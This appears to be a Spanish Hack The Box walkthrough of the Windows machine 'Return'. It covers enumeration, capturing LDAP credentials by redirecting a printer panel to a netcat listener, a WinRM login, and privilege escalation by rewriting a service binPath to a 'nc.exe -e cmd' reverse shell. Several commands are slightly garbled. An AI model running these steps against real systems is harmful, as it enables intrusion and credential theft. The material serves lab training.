


Máquina Return



4 AGOSTO

Hack The Box

Creado por: dandy_loco

1. Enumeración

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
File: targeted
1 # Nmap 7.93 scan initiated Wed Jul 19 08:32:03 2023 as: nmap -sCV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49674,49675,49679,49682,49694 -n -v -Pn -oN targeted 10.10.11.10
2 Nmap scan report for 10.10.11.108
3 Host is up (0.049s latency).
4
5 PORT      STATE SERVICE      VERSION
6 53/tcp    open  domain      Simple DNS Plus
7 80/tcp    open  http        Microsoft IIS httpd 10.0
8 |_http_title: HTB Printer Admin Panel
9 |_http_server_header: Microsoft-IIS/10.0
10 |_http_methods:
11 |_Supported Methods: OPTIONS TRACE GET HEAD POST
12 |_Potentially risky methods: TRACE
13 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-07-19 05:50:47Z)
14 135/tcp   open  msrpc       Microsoft Windows RPC
15 139/tcp   open  netbios-ssn Microsoft Windows netbios ssn
16 389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
17 445/tcp   open  microsoft-ds
18 464/tcp   open  kpasswds5
19 593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
20 636/tcp   open  tcpwrapped
21 3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
22 3269/tcp  open  tcpwrapped
23 5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
24 |_http_server_header: Microsoft-HTTPAPI/2.0
25 |_http_title: Not Found
26 9389/tcp  open  mc-nmf      .NET Message Framing
27 47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
28 |_http_server_header: Microsoft-HTTPAPI/2.0
29 |_http_title: Not Found
30 49664/tcp open  msrpc       Microsoft Windows RPC
31 49665/tcp open  msrpc       Microsoft Windows RPC
32 49666/tcp open  msrpc       Microsoft Windows RPC
33 49667/tcp open  msrpc       Microsoft Windows RPC
34 49671/tcp open  msrpc       Microsoft Windows RPC
35 49674/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
36 49675/tcp open  msrpc       Microsoft Windows RPC
37 49679/tcp open  msrpc       Microsoft Windows RPC
38 49682/tcp open  msrpc       Microsoft Windows RPC
39 49694/tcp open  msrpc       Microsoft Windows RPC
40 service_info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Observamos la existencia del dominio return.local. Así mismo, podemos ver que el servicio de DNS está expuesto. Intentamos realizar un ataque de transferencia de zona.

```
(root@kali) - [ /home/kali/HTB/return ]
# dig 10.10.11.108 return.local axfr

; <<>> DiG 9.18.16-1-Debian <<>> 10.10.11.108 return.local axfr
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 46223
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;10.10.11.108.                IN      A
;; AUTHORITY SECTION:
.                86390  IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023071900 1800 900 604800 86400
;; Query time: 16 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Wed Jul 19 08:45:07 CEST 2023
;; MSG SIZE rcvd: 116

; Transfer failed.
```

No conseguimos nuestro objetivo. Intentamos enumerar los recursos compartidos, aunque tampoco tenemos éxito.

```
(root@kali)-[/home/kali/HTB/return]
└─# smbclient -L 10.10.11.108 -N
Anonymous login successful

      Sharename      Type            Comment
-----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available


(root@kali)-[/home/kali/HTB/return]
└─# smbclient -L 10.10.11.108 -N -m SMB2
Anonymous login successful

      Sharename      Type            Comment
-----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/80.


```
(root@kali)-[/home/kali/HTB/return]
└─# whatweb http://10.10.11.108
http://10.10.11.108 [200 OK] Country[RESERVED][??], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.108], Microsoft-IIS[10.0], PHP[7.4.13], Script, Title[HTB Printer Admin Panel], X-Powered-By[PHP/7.4.13]
```

Abrimos la web en nuestro navegador y revisamos las tecnologías usadas por la web con Wappalyzer por si nos diera alguna información adicional.



2. Análisis de vulnerabilidades

Realizamos una revisión de la web y parece un panel de configuración de una impresora. Nos llama la atención la opción de **Settings**. Parece que configura la conexión contra el LDAP.



The screenshot shows a web interface for a printer's settings. At the top, there is a navigation bar with links for 'Home', 'Settings', 'Fax', and 'Troubleshooting'. The main content area is titled 'Settings' and contains a form with the following fields:

Server Address	<input type="text" value="printer.return.local"/>
Server Port	<input type="text" value="389"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="password" value="*****"/>

Below the form is an 'Update' button.

¿Qué es LDAP?

LDAP son las siglas de Protocolo Ligero de Acceso a Directorio, o en inglés Lightweight Directory Access Protocol). Se trata de un conjunto de protocolos de licencia abierta que son utilizados para acceder a la información que está almacenada de forma centralizada en una red. Este protocolo se utiliza a nivel de aplicación para acceder a los servicios de directorio remoto.

Por si en el proceso de configuración, se hace alguna comprobación, nos ponemos en escucha con netcat en nuestra máquina, por el puerto 389. Modificamos el campo **Server Address** y pulsamos **Update**.

Settings

Server Address	<input style="width: 90%;" type="text" value="10.10.14.7"/>
Server Port	<input style="width: 90%;" type="text" value="389"/>
Username	<input style="width: 90%;" type="text" value="svc-printer"/>
Password	<input style="width: 90%;" type="password" value="*****"/>

Conseguimos, lo que parece unas credenciales.

```
(root@kali)-[/home/kali/HTB/return]
└─# nc -nlvp 389
listening on [any] 389 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.108] 57397
0*`%return\svc-printer*
1edFg43012 !!
```

3. Explotación

Comprobamos si con las credenciales obtenidas, son útiles para conectarnos por el protocolo winrm, que la máquina víctima tiene expuesto.

```
(root@kali)-[/home/kali/HTB/return]
└─# crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012 !!'
SMB      10.10.11.108 5985 PRINTER [*] Windows 10.0 Build 17763 (name:PRINTER) (domain:return.local)
HTTP     10.10.11.108 5985 PRINTER [*] http://10.10.11.108:5985/wsman
WINRM    10.10.11.108 5985 PRINTER [+] return.local\svc-printer:1edFg43012 !! (Pwn3d!)
```

Con Evil-winrm nos conectamos al servicio y ganamos acceso a la máquina víctima.

```
(root@kali)-[/home/kali/HTB/return]
└─# evil-winrm -u 'svc-printer' -p '1edFg43012 !!' -i 10.10.11.108
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

4. Escalada de privilegios

Revisamos los grupos a los que pertenecemos. Por lo que podemos ver, pertenecemos al grupo **Server Operators**.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                       Well-known group    S-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                     Alias               S-1-5-32-549       Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                     Alias               S-1-5-32-550       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias               S-1-5-32-580       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545       Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias               S-1-5-32-554       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group    S-1-5-2             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group    S-1-5-64-10        Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level      Label               S-1-16-12288
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Este grupo, entre otras cosas, tiene la capacidad de parar e iniciar servicios. También, puede modificar sus propiedades. Vamos a intentar explotarlo. Revisamos los servicios que tiene corriendo la máquina.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path                                                                                               Privileges Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                         True ADWS
C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                       True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                    True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                          False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                           False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VgAuth\VGAuthService.exe"                             True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                 True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                    True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                    True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                               False WMPNetworkSvc
```

Modificamos el servicio de VMTools, por ejemplo, que tenemos privilegios. La idea es cambiar el Path del binario del servicio para que apunte, por ejemplo, a un binario de nc.exe.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd 10.10.14.7 443"
[SC] ChangeServiceConfig SUCCESS
```

Ahora, subimos el binario de netcat, al directorio configurado en el paso anterior.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload nc.exe
Info: Uploading /home/kali/HTB/return/nc.exe to C:\Users\svc-printer\Documents\nc.exe
Data: 36180 bytes of 36180 bytes copied
Info: Upload successful!
```

Nos ponemos en escucha con netcat en nuestra máquina de atacante y, paramos e iniciamos el servicio.

```
Info: Upload successful!
^[[A*Evil-WinRM* PS C:\Users\svc-printer\Documents> nc.exe start VMTools
```

Ganamos acceso como nt authority\system.

```
(root@kali)-[~/home/kali/HTB/return]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.108] 55547
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```